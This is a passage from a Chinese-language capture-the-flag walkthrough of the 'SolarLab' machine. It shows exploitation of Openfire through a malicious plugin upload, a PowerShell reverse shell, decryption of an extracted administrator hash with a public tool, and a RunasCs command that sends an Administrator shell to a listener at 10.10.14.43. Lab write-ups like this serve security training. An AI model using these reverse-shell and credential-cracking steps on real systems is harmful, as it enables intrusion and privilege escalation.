
登入後能在plugins頁面發現能上傳plugins，上傳github附帶的plugins漏洞



在server setting頁面用密碼123登入



切換至system command並用powershell reverse shell反彈




得到user為openfire的shell

SolarLab20

在C:\Program Files\Openfire\embedded-db\openfire.script發現administrator的hash

SolarLab21

以及salt




git clone https://github.com/c0rdis/openfire\_decrypt.git

由於openfire加密特殊，從github上解密

java OpenFireDecryptPass.java becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn


得出密碼為ThisPasswordShouldDo!@



上傳RunasCs.exe

.\RunasCs.exe Administrator ThisPasswordShouldDo!@ powershell -r 10.10.14.43:4321

回彈shell至kali



取得root flag